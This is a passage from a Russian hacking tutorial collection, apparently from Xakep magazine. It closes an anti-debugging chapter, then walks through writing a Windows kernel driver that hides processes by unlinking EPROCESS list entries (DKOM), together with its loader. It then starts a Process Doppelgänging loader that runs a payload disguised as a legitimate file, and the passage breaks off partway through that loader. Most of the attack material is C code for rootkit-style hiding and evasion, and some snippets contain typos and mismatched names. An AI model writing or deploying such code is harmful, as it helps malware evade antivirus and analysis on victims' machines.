THREAD_ALL_ACCESS, 0, NtCurrentProcess,
(LPTHREAD_START_ROUTINE)next, 0,
THREAD_CREATE_FLAGS_HIDE_FROM_DEBUGGER, 0, 0, 0, 0);
```

После этого начинает работать функция **next()** из WinAPI, которая находится в отдельном невидимом для отладчика треде.

SeDebugPrivilege

Один из признаков отладки приложения — получение приложением привилегии **SeDebugPrivilege**. Чтобы понять, есть ли такая привилегия у нашего процесса, можно, например, попытаться открыть какой-нибудь системный процесс. По традиции пробуем открыть **csrss.exe**. Для этого используем функцию WinAPI **OpenProcess** с параметром **PROCESS_ALL_ACCESS**. Вот как реализуется этот метод (в переменной **Id_From_csrss** находится ID **csrss.exe**):

```
HANDLE hDebug = OpenProcess(PROCESS_ALL_ACCESS, FALSE, Id_From_csrss);
if hDebug != NULL) std::cout << "Debugger detected!\n";
```

SetHandleInformation

Функция **SetHandleInformation** применяется для установки свойств дескриптора объектов, на который указывает **hObject**. Прототип функции выглядит следующим образом:

```
BOOL SetHandleInformation(
  HANDLE hObject,
  DWORD dwMask,
  DWORD dwFlags
);
```

Типы объектов различны — например, это может быть задание, отображение файла или мьютекс. Мы можем этим воспользоваться: создадим мьютекс с флагом **HANDLE_FLAG_PROTECT_FROM_CLOSE** и попробуем его закрыть, попутно пытаясь поймать исключение. Если исключение будет поймано, то процесс отлаживается:

```
HANDLE hMyMutex = CreateMutex(NULL, FALSE, _T("MyMutex"));

SetHandleInformation(hMyMutex, HANDLE_FLAG_PROTECT_FROM_CLOSE,
                                              HANDLE_FLAG_PROTECT_FROM_CLOSE);
```

```
__try {
CloseHandle(hMutex);
}

__except (HANDLE_FLAG_PROTECT_FROM_CLOSE) {
    std::cout << "Debugger detected!\n";
}
```

Заключение

Мы рассмотрели несколько способов защиты приложения от отладки. Я старался показать разные методы отладки и рассказать, как они работают на низком уровне. Чтобы лучше разбираться в том, что происходит, ты должен понимать, как работает ОС, как приложение взаимодействует с разными структурами окружения потока и процесса. Надеюсь, моя статья поможет тебе в этом и научит более эффективно защищать приложения от любопытных реверсеров и автоматических систем распаковки и анализа.

10. Как сделать свой драйвер режима ядра Windows и скрывать процессы

Nik Zerof

Все мало-мальски серьезные защитные приложения, будь то файрволы или антивирусы, используют собственные модули режима ядра (ring 0), через которые работает большинство их функций: защита процессов от завершения, фильтры различных событий, получение актуальной информации о состоянии сетевого трафика и количестве процессов в системе. Если у программы есть такой драйвер, то пробовать скрываться от нее из режима пользователя (ring 3) бессмысленно. Так же бесполезно пытаться на нее как-то воздействовать. Решение — написать собственный драйвер. В этом разделе я покажу, как это делается.

> Процессорные архитектуры x86 и x64 имеют четыре кольца защиты, из которых в Windows по факту используются всего два — это ring 3 (режим пользователя) и ring 0 (режим ядра). Бытует мнение, что код режима ядра — самый привилегированный и «ниже» ничего нет. На самом деле архитектура x86/x64 позволяет опускаться еще ниже: это технология виртуализации (hypervisor mode), которая считается кольцом -1 (ring -1), и режим системного управления (System Management Mode, SMM), считающийся кольцом -2 (ring -2), которому доступна память режима ядра и гипервизора.

Итак, мы решили писать собственный драйвер. Начнем с выбора инструментария. Я советую использовать Microsoft Visual Studio, как наиболее user-friendly IDE. Также необходимо будет установить Windows SDK и Windows Driver Kit (WDK) для твоей версии ОС. Кроме того, я крайне рекомендую запастись такими утилитами, как DebugView (просмотр отладочного вывода, **https://docs.microsoft.com/en-us/sysinternals/downloads/debugview**), DriverView (позволяет получить список всех установленных драйверов, **https://www.nirsoft.net/utils/driverview.html**) и KmdManager (удобный загрузчик драйверов, **http://www.website.masmforum.com/tutorials/kmdtute/index.html**).

Драйверы в Windows начиная с Vista могут быть как режима пользователя (User-Mode Driver Framework, UMDF), так и режима ядра (Kernel-Mode Driver Framework, KMDF). Более ранние драйверы Windows Driver Model (WDM) появились в Windows 98 и сейчас считаются устаревшими.

Драйверы UMDF имеют намного более ограниченные права, чем KMDF, однако они используются, например, для управления устройствами, подключенными по USB. Помимо ограничений, у них есть очевидные плюсы: их намного проще отла-

живать, а ошибка в их написании не вызовет глобальный системный сбой и синий экран смерти. Такие драйверы имеют расширение **.dll**.

Что до драйверов режима ядра (KMDF), то им дозволено куда больше, а расширение файлов, закрепленное за ними, — это **.sys**. В этом разделе мы научимся писать простые драйверы режима ядра, напишем драйвер для скрытия процессов методом DKOM (Direct Kernel Object Manipulation) и его загрузчик.

> В современных версиях Windows установка неподписанных драйверов вызывает сложности: в 64-разрядных ОС начиная с Windows 7 наличие цифровой подписи драйвера — обязательное условие. В экспериментальных целях можно подписать созданный драйвер «тестовой» подписью в Microsoft Visual Studio. Затем нужно перевести систему в режим тестирования (Test mode), чтобы тестовая подпись была принята при установке драйвера. Более подробную информацию можно почитать на сайте MSDN по ссылке: **https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/debug-universal-drivers--kernel-mode-**. В «боевых» условиях обычно используют другие методы получения валидной цифровой подписи, описания которых выходят за рамки этой публикации — нужную информацию можно найти, например, на страницах журнала «Хакер».

Создание драйвера KMDF

После того как ты создашь проект драйвера, Visual Studio автоматически настроит некоторые параметры. Проект будет компилироваться в бинарный файл в соответствии с тем, какая выбрана подсистема. Наш вариант — это NATIVE, подсистема низкого уровня, как раз для того, чтобы писать драйверы.

Точка входа в драйвер

Строго говоря, точка входа в драйвер может быть любой — мы можем сами ее определить, добавив к параметрам компоновки проекта **-entry:[DriverEntry]**, где **[DriverEntry]** — название функции, которую мы хотим сделать стартовой. Если в обычных приложениях основная функция обычно называется **main**, то в драйверах точку входа принято называть **DriverEntry**. Выглядеть это будет так:

```
NTSTATUS DriverEntry (PDRIVER_OBJECT pDriverObject, PUNICODE_STRING
                                                    pRegistryPath);
```

Давай пройдемся по параметрам, которые передаются **DriverEntry**. **pDriverObject** имеет тип **PDRIVER_OBJECT**, это значит, что это указатель на структуру **DRIVER_OBJECT**, которая содержит информацию о нашем драйвере. Мы можем менять некоторые поля этой структуры, тем самым меняя свойства драйвера. Второй параметр имеет тип **PUNICODE_STRING**, который означает указатель на строку типа UNICODE. Она, в свою очередь, указывает, где в системном реестре хранится информация о нашем драйвере.

> Любая ошибка в драйвере может вызвать общесистемный сбой и BSOD. Вероятна потеря данных и повреждение системы. Все эксперименты я рекомендую проводить в виртуальной машине.

Interrupt Request Level (IRQL)

IRQL — это своеобразный «приоритет» для драйверов. Чем выше IRQL, тем меньшее число других драйверов будут прерывать выполнение нашего кода. Существует несколько уровней IRQL: Passive, APC, Dispatch и DIRQL. Если открыть документацию MSDN по функциям WinAPI, то можно увидеть примечания, регламентирующие уровень IRQL, который требуется для обращения к каждой функции. Чем выше этот уровень, тем меньше WinAPI нам доступно для использования. Первые три уровня IRQL используются для синхронизации программных частей ОС, уровень DIRQL считается аппаратным и самым высоким по сравнению с программными уровнями.

Пакеты запроса ввода-вывода (Input/Output Request Packet)

IRP — это запросы, которые поступают к драйверу. Именно при помощи IRP один драйвер может «попросить» сделать что-то другой драйвер, либо получить запрос от программы, которая им управляет. IRP используются диспетчером ввода-вывода ОС. Чтобы научить программу воспринимать наши IRP, мы должны зарегистрировать функцию обратного вызова и настроить на нее массив указателей на функции. Код весьма прост:

```
for(x = 0; x < IRP_MJ_MAXIMUM_FUNCTION; ++x)
    pDriverObject->MajorFunction[x] = MyCallbackFunc;
```

А вот код функции-заглушки, которая всегда возвращает статусный код **STATUS_SUCCESS**. В этой функции мы обрабатываем запрос IRP:

```
NTSTATUS MyCallbackFunk(PDEVICE_OBJECT pDeviceObject, PIRP pIrp)
{
    pIrp->IoStatus.Status = STATUS_SUCCESS;
    IoCompleteRequest(pIrp, IO_NO_INCREMENT);

    return pIrp->IoStatus.Status;
}
```

Теперь любой запрос к нашему драйверу вызовет функцию-заглушку, которая всегда возвращает **STATUS_SUCCESS**. Но что, если нам нужно попросить драйвер сделать что-то конкретное, например, вызвать определенную функцию? Для этого регистрируем управляющую процедуру:

```
#define IRP_MY_FUNC 0x801
```

Здесь мы объявили процедуру с именем **IRP_MY_FUNC** и ее кодом — **0x801**. Чтобы драйвер ее обработал, мы должны настроить на нее ссылку, создав таким образом дополнительную точку входа в драйвер:

```
// Заполним все коды IRP ссылкой на функцию-заглушку
for(x = 0; x < IRP_MJ_MAXIMUM_FUNCTION; ++x)
    pDriverObject->MajorFunction[x] = MyCallbackFunc;
```

```
// Настроим вызов функции MyCallbackControl на запрос IRP_MJ_DEVICE_CONTROL
pDriverObject->MajorFunction[IRP_MJ_DEVICE_CONTROL] = MyCallbackControl;
```

После этого нам нужно получить указатель на стек IRP, который мы будем обрабатывать. Это делается при помощи функции **IoGetCurrentIrpStackLocation**, на вход которой подается указатель на пакет. Кроме этого, необходимо будет получить от диспетчера ввода-вывода размеры буферов ввода-вывода, чтобы иметь возможность передавать и получать данные от пользовательского приложения. Шаблонный код каркаса обработчика управляющей процедуры:

```
// Получаем указатель на стек IRP пакета
PIO_STACK_LOCATION pIrpSt = IoGetCurrentIrpStackLocation(pIrp);
// Получаем размер буфера ввода
ULONG InBufLen  = IrpStack->Parameters.DeviceIoControl.InputBufferLength;
// Получаем размер буфера вывода
ULONG OutBufLen = IrpStack->Parameters.DeviceIoControl.OutputBufferLength;
// Получаем код управляющей процедуры
ULONG CtrlCode = IrpStack->Parameters.DeviceIoControl.IoControlCode;

NTSTATUS status = STATUS_SUCCESS;

swich(CtrlCode)
{
case IRP_MY_FUNC:
    // Здесь код, который будет вызываться управляющей процедурой IRP_MY_FUNC
break;

default:
    status = STATUS_INVALID_DEVICE_REQUEST;
break;
}

return status;
```

Создание устройства драйвера

Чтобы взаимодействовать с драйвером, мы должны создать «объект-устройство драйвера». Для этого используем API-функцию **IoCreateDevice**. Кроме того, мы создадим символические ссылки на наш драйвер, чтобы он был виден в диспетчере ввода-вывода в директории **\Device**. Если этого не сделать, то обратиться к объекту-устройству драйвера можно будет только из самого драйвера, но не из внешнего приложения. Вот код, который создает объект-устройство драйвера и символические ссылки на него:

```
#define NT_DEV_NAME L"\\Device\\drv_dkom"
#define DOS_DEV_NAME L"\\DosDevices\\drv_dkom"

NTSTATUS status = STATUS_SUCCESS;
PDEVICE_OBJECT pDvcObj = NULL;
UNICODE_STRING usDrvName, usDosDvcName;
```

```
RtlInitUnicodeString(&usDrvName, NT_DEV_NAME);
RtlInitUnicodeString(&usDosDvcName,DOS_DEV_NAME);

status = IoCreateDevice (pDriverObject, 0,
                         &UsDrvName,
                         FILE_DEVICE_UNKNOWN,
                         FILE_DEVICE_SECURE_OPEN,
                         FALSE, &pDvcObj);

if (!NT_SUCCESS(status)) {
    return status;
}

status = IoCreateSymbolicLink(&usDosDvcName, &usDrvName);

if (!NT_SUCCESS(status)) {
    IoDeleteDevice(pDvcObj);
    return status;
}
```

Итак, мы рассмотрели основные структурные единицы драйвера режима ядра, увидели, как драйвер общается с режимом usermode и как заставить его выполнять определенные команды. Теперь напишем сам драйвер режима ядра.

Скрытие процессов методом DKOM (Direct Kernel Object Manipulation)

Настало время применить полученные знания о драйверах режима ядра на практике для закрепления результата. Сейчас мы напишем драйвер KMDF для скрытия процессов методом прямой манипуляции объектами ядра (DKOM). Как именно мы будем скрывать наши процессы? Информация о процессах хранится в структуре ядра под названием **EPROCESS**, так что обратимся к ней.

> Структура **EPROCESS**, блок процесса. В ней содержится много информации о процессе, указатели на несколько структур данных, например PEB, структуру **KPROCESS**, структуры **KTHREAD** и **ETHREAD**. Эта структура заполняется исполнительной системой ОС, находится в системном адресном пространстве (kernelmode), как и все связанные структуры, кроме PEB. Все процессы имеют эту структуру.

Чтобы увидеть **EPROCESS** самостоятельно, достаточно подключиться ядерным отладчиком WinDbg к ядру ОС и ввести команду `dt _EPROCESS`. После этого ты увидишь что-то вроде этого (смещения отличаются в разных версиях ядер Windows):

```
lkd> dt _EPROCESS
nt!_EPROCESS
+0x000 Pcb              : _KPROCESS
+0x2d8 ProcessLock      : _EX_PUSH_LOCK
+0x2e0 RundownProtect   : _EX_RUNDOWN_REF
```

```
+0x2e8 UniqueProcessId  : Ptr64 Void
+0x2f0 ActiveProcessLinks : _LIST_ENTRY
+0x300 Flags2           : Uint4B
+0x300 JobNotReallyActive : Pos 0, 1 Bit
+0x300 AccountingFolded : Pos 1, 1 Bit
+0x300 NewProcessReported : Pos 2, 1 Bit
+0x300 ExitProcessReported : Pos 3, 1 Bit
+0x300 ReportCommitChanges : Pos 4, 1 Bit
+0x300 LastReportMemory : Pos 5, 1 Bit
+0x300 ForceWakeCharge  : Pos 6, 1 Bit
+0x300 CrossSessionCreate : Pos 7, 1 Bit
+0x300 NeedsHandleRundown : Pos 8, 1 Bit
+0x300 RefTraceEnabled  : Pos 9, 1 Bit
+0x300 DisableDynamicCode : Pos 10, 1 Bit
+0x300 EmptyJobEvaluated : Pos 11, 1 Bit
...
```

Разумеется, это не вся структура, она несколько больше. Отладчик показывает смещения полей относительно начала структуры **EPROCESS**. В ней нас интересуют несколько полей. **ActiveProcessLinks** — указатель на структуру **_LIST_ENTRY**, которая, в свою очередь, указывает на процессы после нашего (**FLink**) и перед ним (**BLink**). Чтобы было понятнее, вот прототип **_LIST_ENTRY**:

```
typedef struct _LIST_ENTRY {
    struct _LIST_ENTRY *FLink;
    struct _LIST_ENTRY *BLink;
} LIST_ENTRY, *PLIST_ENTRY;
```

Размеры, типы данных и смещения от начала списка:

```
lkd> dt _LIST_ENTRY
nt!_LIST_ENTRY
+0x000 Flink            : Ptr64 _LIST_ENTRY
+0x008 Blink            : Ptr64 _LIST_ENTRY
```

Как ты мог догадаться, наша задача — удалить процесс из этого списка, чтобы сделать его невидимым. А если точнее, подправить записи **BLink** и **FLink** таким образом, чтобы они «пропускали» нужный процесс. Для этого проверим каждый процесс в этом списке на нужный нам PID и, если найдем его, вызовем функцию замены полей **BLink** и **FLink**. PID мы также можем получить из структуры **EPROCESS**, нужное поле называется **UniqueProcessID**. Для получения блока **EPROCESS** воспользуемся функцией **PsGetCurrentProcess**, которая вернет указатель на него:

```
// Объявим нужные смещения, актуальные для Windows 10 x64
#define UniqueProcessId 0x2e8
#define ActiveProcessLinks 0x2f0
#define ImageFileName 0x450

#define IRP_HIDE_PROC 0x801
```

```
#define NT_DEV_NAME L"\\Device\\drv_dkom"
#define DOS_DEV_NAME L"\\DosDevices\\drv_dkom"

NTSTATUS DriverEntry (PDRIVER_OBJECT  pDriverObject, PUNICODE_STRING pRegPath)
{
    // Создадим устройство драйвера и настроим символические ссылки
    NTSTATUS status = STATUS_SUCCESS;
    PDEVICE_OBJECT pDvcObj = NULL;
    UNICODE_STRING usDrvName, usDosDvcName;

    RtlInitUnicodeString(&usDrvName, NT_DEV_NAME);
    RtlInitUnicodeString(&usDosDvcName, DOS_DEV_NAME);

    status = IoCreateDevice(pDriverObject, 0,
                            &usDrvName,
                            FILE_DEVICE_UNKNOWN,
                            FILE_DEVICE_SECURE_OPEN,
                            FALSE, &pDvcObj);

    if (!NT_SUCCESS(status)) {
        return status;
    }

    status = IoCreateSymbolicLink(&usDosDvcName, &usDrvName);

    if (!NT_SUCCESS(status)) {
        IoDeleteDevice(pDvcObj);
        return status;
    }

    // Настроим IRP на функцию-заглушку, нашу основную рабочую функцию
                                                    и функцию выгрузки драйвера
    // Заполним все коды IRP ссылкой на функцию-заглушку
    int x;
    for (x = 0; x < IRP_MJ_MAXIMUM_FUNCTION; ++x)
        pDriverObject->MajorFunction[x] = MyCallbackFunk;

    pDriverObject->MajorFunction[IRP_MJ_DEVICE_CONTROL] = MyControlHide;
   // Настроили вызов функции MyCallbackControl на запрос IRP_MJ_DEVICE_CONTROL
    pDriverObject->DriverUnload = DrvUnload;

    return status;
}

VOID DrvUnload(PDRIVER_OBJECT  pDriverObject) {
    // Выгрузка: удаляем символические ссылки и устройство
    IoDeleteSymbolicLink(&usDosDvcName);
    IoDeleteDevice(pDriverObject->DeviceObject);
}
```

```
NTSTATUS MyCallbackFunk(PDEVICE_OBJECT pDeviceObject, PIRP pIrp)
{
    pIrp->IoStatus.Status = STATUS_SUCCESS;
    IoCompleteRequest(pIrp, IO_NO_INCREMENT);

    return pIrp->IoStatus.Status;
}

NTSTATUS MyControlHide(PDEVICE_OBJECT pdevObj, PIRP pIrp)
{
    // Получаем указатель на стек IRP пакета
    PIO_STACK_LOCATION pIrpSt = IoGetCurrentIrpStackLocation(pIrp);

    // Получаем размер буфера ввода
    ULONG InBufLen = pIrpSt->Parameters.DeviceIoControl.InputBufferLength;
    // Получаем размер буфера вывода
    ULONG OutBufLen = pIrpSt->Parameters.DeviceIoControl.OutputBufferLength;
    // Получаем код управляющей процедуры
    ULONG CtrlCode = pIrpSt->Parameters.DeviceIoControl.IoControlCode;

    NTSTATUS status = STATUS_SUCCESS;

    switch(CtrlCode){

    case IRP_HIDE_PROC:
        InBufLen = pIrp->AssociatedIrp.SystemBuffer;
        pIrp->IoStatus.Information = strlen(InBufLen);
        hide_proc(InBufLen);
    break;

    default:
        status = STATUS_INVALID_DEVICE_REQUEST;
    break;
    }

    return status;
}

VOID hide_proc(char *pc)
{
    // Модифицируем поля FLink и BLink
    PEPROCESS currentProc = (PEPROCESS)PsGetCurrentProcess();
    PEPROCESS startProc = (PEPROCESS)PsGetCurrentProcess();

    PLIST_ENTRY activeProcLinks;
    PUCHAR pImageFileName;
    PUINT32 pPidProc;
```

```
    for (; ((DWORD64)startProc != (DWORD64)currentProc);)
    {
        pImageFileName = (PUCHAR)((DWORD64)currentProc + ImageFileName);
        pPidProc = (PUINT32)((DWORD64)currentProc + UniqueProcessId);
        activeProcLinks = (PLIST_ENTRY)((DWORD64)currentProc +
                                                    ActiveProcessLinks);
        startProc = (PEPROCESS)((DWORD64)activeProcLinks->
                                                Flink - ActiveProcessLinks);

        if (!strcmp((const char*)pImageFileName, TEXT(pc))) {
            *((PDWORD64)activeProcLinks->Blink) = (DWORD64)activeProcLinks->
                                                                Flink;
            *((PDWORD64)(activeProcLinks->Flink) + 1) =
                                        (DWORD64)activeProcLinks->Blink;

            activeProcLinks->Blink = (PLIST_ENTRY)&activeProcLinks->Flink;
            activeProcLinks->Flink = (PLIST_ENTRY)&activeProcLinks->Flink;
        }
    }
}
```

Самое интересное происходит в функции **hide_proc**, точнее в ее цикле: мы обходим двусвязный список и модифицируем поля **FLink** и **BLink**. С этого момента целевой процесс будет скрыт. Теперь перейдем к не менее важному вопросу — созданию управляющей программы для нашего драйвера. Она должна загружать драйвер и отправлять ему команды.

Загрузчик драйверов

Загрузить драйвер в ядро можно несколькими способами, самые популярные из них — это загрузка при помощи SCM (Service Control Manager) и с использованием NTAPI-функции **NtLoadDriver**. Мы выберем первый вариант, как рекомендованный Microsoft и избавляющий нас от многих излишних манипуляций: основную работу за нас сделает именно Service Control Manager. Но для начала зададим нужные привилегии:

```
BOOL setPrivileges(LPCTSTR szPrivName)
{
    TOKEN_PRIVILEGES tp = { 0 };
    HANDLE hToken = 0;

    tp.PrivilegeCount = 1;
    tp.Privileges[0].Attributes = SE_PRIVILEGE_ENABLED;

    if (!OpenProcessToken(GetCurrentProcess(), TOKEN_ADJUST_PRIVILEGES,
&hToken))
        std::cout << "OpenProcessToken failed\n";
```

```
    if (!LookupPrivilegeValue(NULL, szPrivName, &tp.Privileges[0].Luid))
        std::cout << "LookupPrivilegeValue failed\n";

    if (!AdjustTokenPrivileges(hToken, FALSE, &tp, sizeof(tp), NULL, NULL))
    {
        std::cout << "AdjustTokenPrivileges failed\n";
        CloseHandle(hToken);
        return TRUE;
    }

    return FALSE;
}
```

Вызов функции:

```
setPrivileges("SeLoadDriverPrivilege");
```

После этого регистрируем драйвер в системе (проверки на успешность вызовов умышленно опускаю для лучшей читаемости кода):

```
// Путь к нашему драйверу
#define DRV "c:\\\\Windows\\System32\\drivers\\dkomdrv.sys"
// Имя сервиса
#define SRV "dkomdrv"
// Имя устройства
#define DVC "\\\\.\\dkomdrv"
// Код, говорящий драйверу скрыть процесс
#define IRP_HIDE_PROC 0x801

SC_HANDLE hSCMgr,hSrv;
HANDLE hDvc;

// Открываем SCM
hSCMgr = OpenSCManager(NULL, NULL, SC_MANAGER_ALL_ACCESS);

// Создаем сервис
hSrv = CreateService(
    hSCManager,
    TEXT(SRV),
    TEXT(SRV),
    SC_MANAGER_ALL_ACCESS,
    SERVICE_KERNEL_DRIVER,
    SERVICE_DEMAND_START,
    SERVICE_ERROR_IGNORE,
    TEXT(DRV),
    NULL, NULL, NULL, NULL, NULL
);

// Запускаем сервис
StartService(hSrv, 0, NULL);
```

Итак, драйвер установлен и запущен. Теперь самое важное: мы должны послать драйверу управляющий код, который заставит его скрыть нужный нам процесс (он задается переменной **pid**):

```
hDvc = CreateFile(
    TEXT(DEVICE),
    GENERIC_READ | GENERIC_WRITE,
    0,
    NULL,
    OPEN_EXISTING,
    FILE_ATTRIBUTE_NORMAL,
    NULL
);

BOOLEAN total = DeviceIoControl(
    hDevice,
    IRP_HIDE_PROC,  // Наш управляющий код
    pid,
    strlen(pid) + 1,
    retbuf,
    200,
    &bytes_returned,
    (LPOVERLAPPED) NULL
);
```

После этого нужно закрыть все открытые хендлы, плюс можно добавить проверки успешности вызовов функций, но я решил это все убрать, чтобы ты видел четкую последовательность действий для загрузки и управления драйвером, не отвлекаясь ни на что. После выполнения этого кода нужный процесс исчезнет из диспетчера задач и из большинства приложений, которые работают с процессами.

Итоги

Мы ознакомились с основными понятиями, которые нужно знать о драйверах режима ядра, и создали собственный драйвер, скрывающий процессы методом DKOM. Разумеется, это только самое начало пути в изучении драйверов, но в одной небольшой заметке уместить все невозможно — по этой теме пишутся целые книги. Но чтобы начать собственные эксперименты, этого хватит. Как видишь, писать свои драйверы не так сложно, как могло показаться!

11. Маскируем запуск процессов при помощи Process Doppelgänging

Nik Zerof

На конференции Black Hat Europe 2017 был представлен доклад о новой технике запуска процессов под названием Process Doppelgänging. Вирмейкеры быстро взяли эту технику на вооружение, и уже есть несколько вариантов малвари, которая ее эксплуатирует. Я расскажу, в чем суть Process Doppelgänging и на какие системные механизмы он опирается. Заодно напишем небольшой загрузчик, который демонстрирует запуск одного процесса под видом другого.

Техника Process Doppelgänging чем-то похожа на своего предшественника — Process Hollowing, но отличается механизмами запуска приложения и взаимодействия с загрузчиком операционной системы. Кроме того, в новой технике применяются механизм транзакций NTFS и соответствующие WinAPI, например **CreateTransaction**, **CommitTransaction**, **CreateFileTransacted** и **RollbackTransaction**, которые, разумеется, не используются в Process Hollowing.

Это одновременно сильная и слабая черта новой техники сокрытия процессов. С одной стороны, разработчики антивирусов и прочего защитного софта не были готовы к тому, что для запуска вредоносного кода будут использованы WinAPI, отвечающие за транзакции NTFS. С другой стороны, после доклада на конференции эти WinAPI сразу попадут под подозрение, если будут встречаться в исполняемом коде. И неудивительно: это редкие системные вызовы, которые практически не применяются в обычных программах. Конечно, есть несколько способов скрыть вызовы WinAPI, но это уже другая история, а сейчас мы имеем неплохой концепт, который можно развивать.

Различия Process Doppelgänging и Process Hollowing

Широко распространенная в узких кругах техника запуска исполняемого кода Process Hollowing заключается в подмене кода приостановленного легитимного процесса вредоносным кодом и последующем его выполнении. Вот общий план действий при Process Hollowing.

1. При помощи **CreateProcess** открыть легитимный доверенный процесс, установив флаг **CREATE_SUSPENDED**, чтобы процесс приостановился.

2. Скрыть отображение секции в адресном пространстве процесса при помощи **NtUnmapViewOfSection**.
3. Перезаписать код нужным при помощи **WriteProcessMemory**.
4. Запуститься при помощи **ResumeThread**.

По сути, мы вручную меняем работу загрузчика операционной системы и делаем за него часть работы, попутно подменяя код в памяти. В свою очередь, для реализации техники Process Doppelgänging нам нужно выполнить такие шаги:

1. Создаем новую транзакцию NTFS при помощи функции **CreateTransaction**.
2. В контексте транзакции создаем временный файл для нашего кода функцией **CreateFileTransacted**.
3. Создаем в памяти буферы для временного файла (объект «секция», функция **NtCreateSection**).
4. Проверяем PEB.
5. Запускаем процесс через **NtCreateProcessEx|ResumeThread**.

Вообще, технология транзакций NTFS (TxF) появилась в Windows Vista на уровне драйвера NTFS и осталась во всех последующих операционных системах этого семейства. Эта технология призвана помочь производить различные операции в файловой системе NTFS. Также она иногда используется при работе с базами данных.

Операции TxF считаются атомарными — пока происходит работа с транзакцией (и связанными с ней файлами), до ее закрытия или отката она не видна никому. И если будет откат, то операция не изменит ничего на жестком диске. Транзакцию можно создать при помощи функции **CreateTransaction** с нулевыми параметрами, а последний параметр — название транзакции. Прототип выглядит таким образом:

```
HANDLE CreateTransaction(
    IN LPSECURITY_ATTRIBUTES lpTransactionAttributes OPTIONAL,
    IN LPGUID UOW                                    OPTIONAL,
    IN DWORD CreateOptions                           OPTIONAL,
    IN DWORD IsolationLevel                          OPTIONAL,
    IN DWORD IsolationFlags                          OPTIONAL,
    IN DWORD Timeout                                 OPTIONAL,
    LPWSTR                                           Description
);
```

Как пользоваться недокументированными NTAPI

В коде мы будем использовать недокументированные функции NTAPI Windows. Они получаются динамически по своему прототипу. Вот один из возможных методов получения недокументированных функций и работы с ними.

Объявляем прототип функции **NtQueryInformationProcess**:

```
typedef NTSTATUS(WINAPI *NtQueryInformationProcess)(HANDLE,
        UINT,
        PVOID,
        ULONG,
        PULONG);
```

На лету получаем адрес нужной функции в библиотеке **ntdll.dll** по ее имени при помощи **GetProcAddress** и присваиваем его переменной нашего прототипа:

```
pNtQueryInformationProcess NtQueryInfoProcess = (pNtQueryInformationProcess)
                                                    GetProcAddress(
    LoadLibrary(L"ntdll.dll"),
    "NtQueryInformationProcess"
);
```

Здесь используем функцию **NtQueryInformationProcess** обычным образом, только через нашу переменную:

```
NTSTATUS Status = pNtQueryInfoProcess(...);
if (Status == 0x00000000) return 0;
```

Так получаются и используются все необходимые недокументированные функции, которые обычно выносят в header проекта.

Приступаем к работе

Начинаем писать приложение с самого начала. Условимся, что наше приложение (пейлоад), которое необходимо будет запустить от имени другого приложения (цели), будет передаваться в качестве второго аргумента, а цель — в качестве первого:

```
int main(int argc, char *argv[]) {
    WCHAR descr[MAX_PATH] = { 0 };
    HANDLE hTrans = CreateTransaction(NULL,
            0,
    0,
    0,
    0,
    0,
    descr);

    if (hTrans == INVALID_HANDLE_VALUE)
        return -1;
```

Далее создаем фиктивный временный файл в контексте транзакции.

```
HANDLE hTrans_file = CreateFileTransacted(dummy_file,
        GENERIC_WRITE | GENERIC_READ,
        0,
        NULL,
        OPEN_EXISTING,
```

```
        FILE_ATTRIBUTE_NORMAL,
        NULL,
        hTrans,
        NULL,
        NULL);

if (hTrans_file == INVALID_HANDLE_VALUE)
    return -1;
```

В переменной **dummy_file** — путь к тому файлу, под который мы маскируемся. Я буду стараться всегда приводить прототипы недокументированных функций: вот прототип **CreateFileTransacted**:

```
HANDLE CreateFileTransactedA(
    LPCSTR                lpFileName,
    DWORD                 dwDesiredAccess,
    DWORD                 dwShareMode,
    LPSECURITY_ATTRIBUTES lpSecurityAttributes,
    DWORD                 dwCreationDisposition,
    DWORD                 dwFlagsAndAttributes,
    HANDLE                hTemplateFile,
    HANDLE                hTransaction,
    PUSHORT               pusMiniVersion,
    PVOID                 lpExtendedParameter
);
```

Далее необходимо выделить память для нашего пейлоада. Это можно сделать при помощи маппинга, а можно и обычным вызовом **malloc**:

```
HANDLE input_payload = CreateFile(argv[2],
        GENERIC_READ,
        0,
        NULL,
        OPEN_EXISTING,
        FILE_ATTRIBUTE_NORMAL,
        NULL);

if (input_payload == INVALID_HANDLE_VALUE)
    return -1;

BOOL status = GetFileSizeEx(input_payload, &pf_size);
if (!status) return -1;

DWORD dwf_size = pf_size.LowPart;
BYTE *buf = (BYTE *)malloc(dwf_size);
if (!buf) return -1;
```

Думаю, что этот код не вызовет у тебя никаких трудностей: здесь используются стандартные функции WinAPI и функции языка C. Итак, буфер в памяти готов, теперь заполним его:

```
DWORD read_bytes = 0;
DWORD overwrote = 0;

if (ReadFile(input_payload, buf, dwf_size, &read_bytes, NULL) == FALSE)
    return -1;
if (WriteFile(hTransactedFile, buf, dwf_size, &overwrote, NULL) == FALSE)
    return -1;

status = NtCreateSection(&hSection_obj,
        SECTION_ALL_ACCESS,
        NULL,
        0,
        PAGE_READONLY,
        SEC_IMAGE,
        hTrans_file);

if (!NT_SUCCESS(status))
    return -1;
```

С этого момента в памяти все готово: буфер выделен и заполнен нашим пейлоадом. Теперь дело за малым — создать процесс, настроить PEB, вычислить точку входа и запуститься в новом треде. Создавать процесс функцией **CreateProcess** мы не можем: ей нужен путь до файла, а если учесть, что файл, который мы создали внутри транзакции, — фейковый, к тому же транзакция даже не завершена (и никогда не будет завершена, будет роллбэк), то такой путь мы предоставить не в состоянии. Но выход есть: использовать функцию NTAPI **NtCreateProcessEx**. Ей не нужен путь к файлу, вот ее прототип:

```
NTSTATUS
NTAPI
NtCreateProcessEx(
  _Out_     PHANDLE ProcessHandle,
  _In_    ACCESS_MASK DesiredAccess,
  _In_opt_  POBJECT_ATTRIBUTES ObjectAttributes,
  _In_    HANDLE ParentProcess,
  _In_    ULONG Flags,
  _In_opt_  HANDLE SectionHandle,
  _In_opt_  HANDLE DebugPort,
  _In_opt_  HANDLE ExceptionPort,
  _In_    ULONG JobMemberLevel
);
```

Передаваемый в эту функцию параметр **SectionHandle** не что иное, как секция, которую мы создали функцией **NtCreateSection**.

```
status = NtCreateProcessEx(&h_proc,
        GENERIC_ALL,
        NULL,
        GetCurrentProcess(),
```

```
        PS_INHERIT_HANDLES,
        hSection_obj,
        NULL,
        NULL,
        FALSE);

if (!NT_SUCCESS(status))
    return -1;
```

Тут магия заканчивается и начинается рутина. Если ты когда-нибудь писал процедуру запуска процессов из памяти при помощи **NtCreateProcessEx**, то будет легко. Сначала заполним **RTL_USER_PROCESS_PARAMETERS** и запишем эти данные в наш процесс:

```
UNICODE_STRING  victim_path;
PRTL_USER_PROCESS_PARAMETERS proc_parameters = 0;

